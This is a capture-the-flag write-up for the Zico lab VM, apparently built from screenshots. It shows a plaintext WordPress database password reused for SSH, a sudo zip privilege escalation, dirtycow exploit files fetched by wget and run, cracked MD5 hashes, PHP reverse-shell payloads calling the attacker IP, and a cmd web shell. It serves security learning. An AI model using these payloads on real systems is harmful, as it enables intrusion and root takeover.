
[0] 0:ip addr 1:bash 2:msfconsole* 3:bash* 4:python
"firefart@zico: ~" 21:07 27-Jan-18
```

Looking over the output I remembered this server is vulnerable to **dirtycow**

But say dirtycow was unavailable...

```
root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/tmp$ cd /home
cd /home
www-data@zico:/home$ ls
ls
zico
www-data@zico:/home$ cd zico
cd zico
www-data@zico:/home/zico$ ls -l
ls -l
total 9228
-rw-rw-r-- 1 zico zico 504646 Jun 14 2017 bootstrap.zip
drwxrwxr-x 18 zico zico 4096 Jun 19 2017 joomla
-rwxrwxr-x 1 zico zico 207 Jan 27 2018 shell
-rw-rw-r-- 1 zico zico 207 Jan 27 2018 shell.1
-rw-rw-r-- 1 zico zico 207 Jan 27 2018 shell.2
-rwxrwxr-x 1 zico zico 207 Jan 27 2018 shellx86
drwxrwxr-x 6 zico zico 4096 Aug 19 2016 startbootstrap-business-casual-gh-pages
-rw-rw-r-- 1 zico zico 61 Jun 19 2017 to do.txt
drwxr-xr-x 5 zico zico 4096 Jun 19 2017 wordpress
-rw-rw-r-- 1 zico zico 8901913 Jun 19 2017 wordpress-4.8.zip
-rw-rw-r-- 1 zico zico 1194 Jun 8 2017 zico-history.tar.gz
www-data@zico:/home/zico$ cd wordpress
cd wordpress
www-data@zico:/home/zico/wordpress$ ls -l
ls -l
total 188
-rw-r--r-- 1 zico zico 418 Sep 25 2013 index.php
-rw-r--r-- 1 zico zico 19935 Jan 2 2017 license.txt
-rw-r--r-- 1 zico zico 7413 Dec 12 2016 readme.html
-rw-r--r-- 1 zico zico 5447 Sep 27 2016 wp-activate.php
drwxr-xr-x 9 zico zico 4096 Jun 8 2017 wp-admin
-rw-r--r-- 1 zico zico 364 Dec 19 2015 wp-blog-header.php
-rw-r--r-- 1 zico zico 1627 Aug 29 2016 wp-comments-post.php
-rw-r--r-- 1 zico zico 2831 Jun 19 2017 wp-config.php
drwxr-xr-x 4 zico zico 4096 Jun 8 2017 wp-content
-rw-r--r-- 1 zico zico 3286 May 24 2015 wp-cron.php
drwxr-xr-x 18 zico zico 12288 Jun 8 2017 wp-includes
-rw-r--r-- 1 zico zico 2422 Nov 21 2016 wp-links-opml.php
-rw-r--r-- 1 zico zico 3301 Oct 25 2016 wp-load.php
-rw-r--r-- 1 zico zico 34327 May 12 2017 wp-login.php
-rw-r--r-- 1 zico zico 8048 Jan 11 2017 wp-mail.php
-rw-r--r-- 1 zico zico 16200 Apr 6 2017 wp-settings.php
-rw-r--r-- 1 zico zico 29924 Jan 24 2017 wp-signup.php
-rw-r--r-- 1 zico zico 4513 Oct 14 2016 wp-trackback.php
-rw-r--r-- 1 zico zico 3065 Aug 31 2016 xmlrpc.php
www-data@zico:/home/zico/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
```

Plaintext database password in a wordpress config file



```
root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/home/zico/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');


/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');

[0] 0:ip addr 1:bash 2:msfconsole* 3:ssh 4:python-  "firefart@zico: ~" 15:31 30-Jan-18
```

Password reuse?

Of course



```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# ssh zico@192.168.15.146
zico@192.168.15.146's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ sudo -l
[0] <dr 1:bash 2:msfconsole- 3:[tmux]*M> "localhost.localdomain" 15:43 30-Jan-18
```

Privilege Escalation

Get ready for the goofiest one-line privesc you have ever seen

```
root@localhost: ~
File Edit View Search Terminal Help
zico@zico:~$ sudo -l
[0/170]
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~$ touch example
zico@zico:~$ sudo zip example.zip example -T --unzip-command="sh -c /bin/bash"
  adding: example (stored 0%)
root@zico:~# id
uid=0(root) gid=0(root) groups=0(root)
root@zico:~#
[0] <dr 1:bash 2:msfconsole- 3:[tmux]*M> "localhost.localdomain" 15:42 30-Jan-18
```

Why did this work?

- Zico can execute zip with root permissions without the root password
- -T is the flag for testing a zip file
 - According to the man pages: “Test the integrity of the new zip file. If the check fails, the old zip file is unchanged and (with the -m option) no input files are removed.
- --unzip-command (aka -TT)
 - Uses the provided command instead of default ‘unzip’ command to test an archive when -T flag is used

```
root@localhost: ~
File Edit View Search Terminal Help
zico@zico:~$ sudo zip *.zip . -T --unzip-command="sh -c /bin/bash"
updating: example.zip (stored 0%)
updating: wordpress-4.8.zip (stored 0%)
root@zico:~# exit
exit
test of bootstrap.zip OK
zico@zico:~$ 
[0] <ash 2:msfconsole- 3:ssh*M> "localhost.localdomain" 15:52 30-Jan-18
```

Even shorter:

```

root@localhost: ~
File Edit View Search Terminal Help
zico@zico:~$ sudo zip * -T -TT="sh -c /bin/bash"
adding: startbootstrap-business-casual-gh-pages/
(stored 0%)
adding: to_do.txt (deflated 2%)
adding: wordpress/ (stored 0%)
adding: zico-history.tar.gz (stored 0%)
adding: zitr9100 (deflated 3%)
root@zico:~# [0] <ssh*M> "localhost.localdomain" 16:08 30-Jan-18

```

Dirty Cow

I pulled my directory of dirtycow files from kali using a python SimpleHTTPServer
 You can recursively download a directory using wget -r
 Files available from <https://github.com/dirtycow/dirtycow.github.io>

```

root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/tmp$ wget -r http://192.168.15.141:8000
[81/1964]
wget -r http://192.168.15.141:8000
--2018-01-27 21:11:17-- http://192.168.15.141:8000/
Connecting to 192.168.15.141:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 460 [text/html]
Saving to: `192.168.15.141:8000/index.html'

100%[=====] 460 --.-K/s in 0s
2018-01-27 21:11:17 (97.2 MB/s) - `192.168.15.141:8000/index.html' saved [460/460]

Loading robots.txt; please ignore errors.
--2018-01-27 21:11:17-- http://192.168.15.141:8000/robots.txt
Connecting to 192.168.15.141:8000... connected.
HTTP request sent, awaiting response... 404 File not found
2018-01-27 21:11:17 ERROR 404: File not found.

--2018-01-27 21:11:17-- http://192.168.15.141:8000/c0w.c
Connecting to 192.168.15.141:8000... connected.
HTTP request sent, awaiting response... 200 OK
[0] 0:ip addr 1:bash 2:msfconsole* 3:bash-M 4:python
"firefart@zico: ~" 21:13 27-Jan-18

```

Compiled and ran dirt.c

```

root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/tmp/192.168.15.141:8000$ ls
ls
c0w.c cowcron.c cowroot.c dcow.cpp dirt.c dirtycow.c index.html notes pokemon.c
www-data@zico:/tmp/192.168.15.141:8000$ gcc -pthread dirt.c -o dirt -lcrypt
gcc -pthread dirt.c -o dirt -lcrypt
www-data@zico:/tmp/192.168.15.141:8000$ chmod +x dirt
chmod +x dirt
www-data@zico:/tmp/192.168.15.141:8000$ [0] 0:ip addr 1:bash 2:msfconsole* 3:bash-M 4:python> "firefart@zico: ~" 21:19 27-Jan-18

```

```

root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/tmp/192.168.15.141:8000$ ./dirt
./dirt
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: test

Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: 7f3048e5c000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created
You can log in with username firefart and password test.

DON'T FORGET TO RESTORE /etc/passwd FROM /tmp/passwd.bak !!!
www-data@zico:/tmp/192.168.15.141:8000$ Done! Check /etc/passwd to see if the new user was created
You can log in with username firefart and password test.

DON'T FORGET TO RESTORE /etc/passwd FROM /tmp/passwd.bak !!!
www-data@zico:/tmp/192.168.15.141:8000$ 
[0] 0:ip addr 1:bash 2:msfconsole* 3:bash-M 4:python      "firefart@zico: ~" 21:49 27-Jan-18

```

```

root@localhost: ~
File Edit View Search Terminal Help
www-data@zico:/tmp/192.168.15.141:8000$ su firefart
su firefart
Password: test

firefart@zico:/tmp/192.168.15.141:8000# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@zico:/tmp/192.168.15.141:8000# cd /root
cd /root
firefart@zico:~# ls
ls
flag.txt
firefart@zico:~# cat flag.txt
cat flag.txt
#
#
#
# R00OOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
firefart@zico:~# 
[0] <2:msfconsole*> "firefart@zico: ~" 21:54 27-Jan-18

```

Replace /etc/passwd with backup

```

root@localhost: ~
File Edit View Search Terminal Help
firefart@zico:/tmp# ls
ls
192.168.15.141:8000 LinEnum.sh passwd.bak shell
firefart@zico:/tmp# cp passwd.bak /etc/passwd
cp passwd.bak /etc/passwd
firefart@zico:/tmp# 
[0] <console*> "firefart@zico: /tmp" 21:57 27-Jan-18

```

Fails

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin x +

192.168.15.146/dbadmin/test_db.php

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security >

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database [rw] /usr/databases/test_users

/usr/databases/test_users [table] info

Create New Database [?] Create Log Out

/usr/databases/test_users

You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php
You have been warned.

Database name: /usr/databases/test_users
Path to database: /usr/databases/test_users
Size of database: 2 KB
Database last modified: 1:54pm on June 8, 2017
SQLITE version: 3.7.9
SQLITE extension: PDO
PHP version: 5.3.10-1ubuntu3.26

Type [?] Name Action Records

Type	Name	Action	Records
Table	info	Browse Structure SQL Search Insert Export Import Rename Empty Drop	2
1 total			

Create new table on database ' /usr/databases/test_users '

Name: Number of Fields: Go

Create new view on database ' /usr/databases/test_users '

Name: Select Statement [?]: Go

Powered by phpLiteAdmin | Page generated in 0.001 seconds.

hashes?

/usr/databases/test_users → info

Browse Structure SQL Search Insert Export Import Rename Empty Drop

Show : 30 row(s) starting from record # 0 as a Table

Showing rows 0 - 1 (2 total, Query took 0.0001 sec)
SELECT * FROM "info" LIMIT 0, 30

	name	pass	id
<input type="checkbox"/>	root	653F4B285089453FE00E2AAFAC573414	1
<input type="checkbox"/>	zico	96781A607F4E9F5F423AC01F0DAB0EBD	2

Check All / Uncheck All With selected:

Powered by phpLiteAdmin | Page generated in 0.0012 seconds.

The screenshot shows the CrackStation website's password cracking interface. A user has entered the MD5 hash `653F4B285089453FE00E2AAFAC573414` into the input field. Below the input field is a reCAPTCHA verification box. To the right of the input field is a table with three columns: Hash, Type, and Result. The Hash column contains the entered hash, the Type column shows "md5", and the Result column shows "34kroot34". The "Result" cell is highlighted with a red border. Below the table, there is a note about color coding: green for exact match, yellow for partial match, and red for not found.

Hash	Type	Result
<code>653F4B285089453FE00E2AAFAC573414</code>	md5	34kroot34

Exact match! But 34kroot34 did not work for ssh

SEVERAL failed shells

The screenshot shows the phpLiteAdmin interface. On the left, there is a sidebar with options like "Change Database" (listing `/usr/databases/hack.php` and `/usr/databases/test_users`), "Create New Database" (with a "Create" button), and a "Log Out" button. The main area shows a form for creating a new table named "1". The table structure includes a single column named "1" of type TEXT, with primary key and autoincrement checkboxes checked. Below the table creation form is a terminal window displaying a shell command: `<?php system("bash -i >& /dev/tcp/192.168.15.141/443 0>&1") ?>`. The terminal window has tabs for "Open" and "Untitled Document 2".

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin +

192.168.15.146/dbadmin/test_db.php?action=table_create | Search

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database [rw] /usr/databases/hack.php [rw] /usr/databases/test_users

/usr/databases/hack.php No tables in database.

Create New Database [?] Create Log Out

Creating new table: '1'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
1	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	>&3>&3";' ?>

Create Cancel

Powered by phpLiteAdmin | Page generated in 0.0007 seconds.

*Untitled Document 2 Save

```
<?php -r '$sock=fsockopen("192.168.15.141", 443);exec("/bin/sh -i <&3 >&3 2>&3");' ?>
```

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin +

192.168.15.146/dbadmin/test_db.php?action=table_create | Search

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database [rw] /usr/databases/hack.php [rw] /usr/databases/test_users

/usr/databases/hack.php No tables in database.

Create New Database [?] Create Log Out

Creating new table: '1'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
1	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	15.141 443" ?>

Create Cancel

Powered by phpLiteAdmin | Page generated in 0.0007 seconds.

*Untitled Document 2 Save

```
<?php system("nc -e /bin/sh 92.168.15.141 443") ?>
```

phpLiteAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

phpLiteAdmin http://192....?cmd=whoami +

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database
[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users

/usr/databases/hack.php
No tables in database.

Create New Database [?]

Log Out


Creating new table: '1'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
1	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> Yes	GET['cmd']);?>

Powered by phpLiteAdmin | Page generated in 0.0009 seconds.

Open *Untitled... Save

<?php system(\$_GET['cmd']);?>



Honestly the rest of the dirtycow files confuse me. Some require additional arguments, etc. But if something is vulnerable to dirtycow, I just default to the firefart user exploit.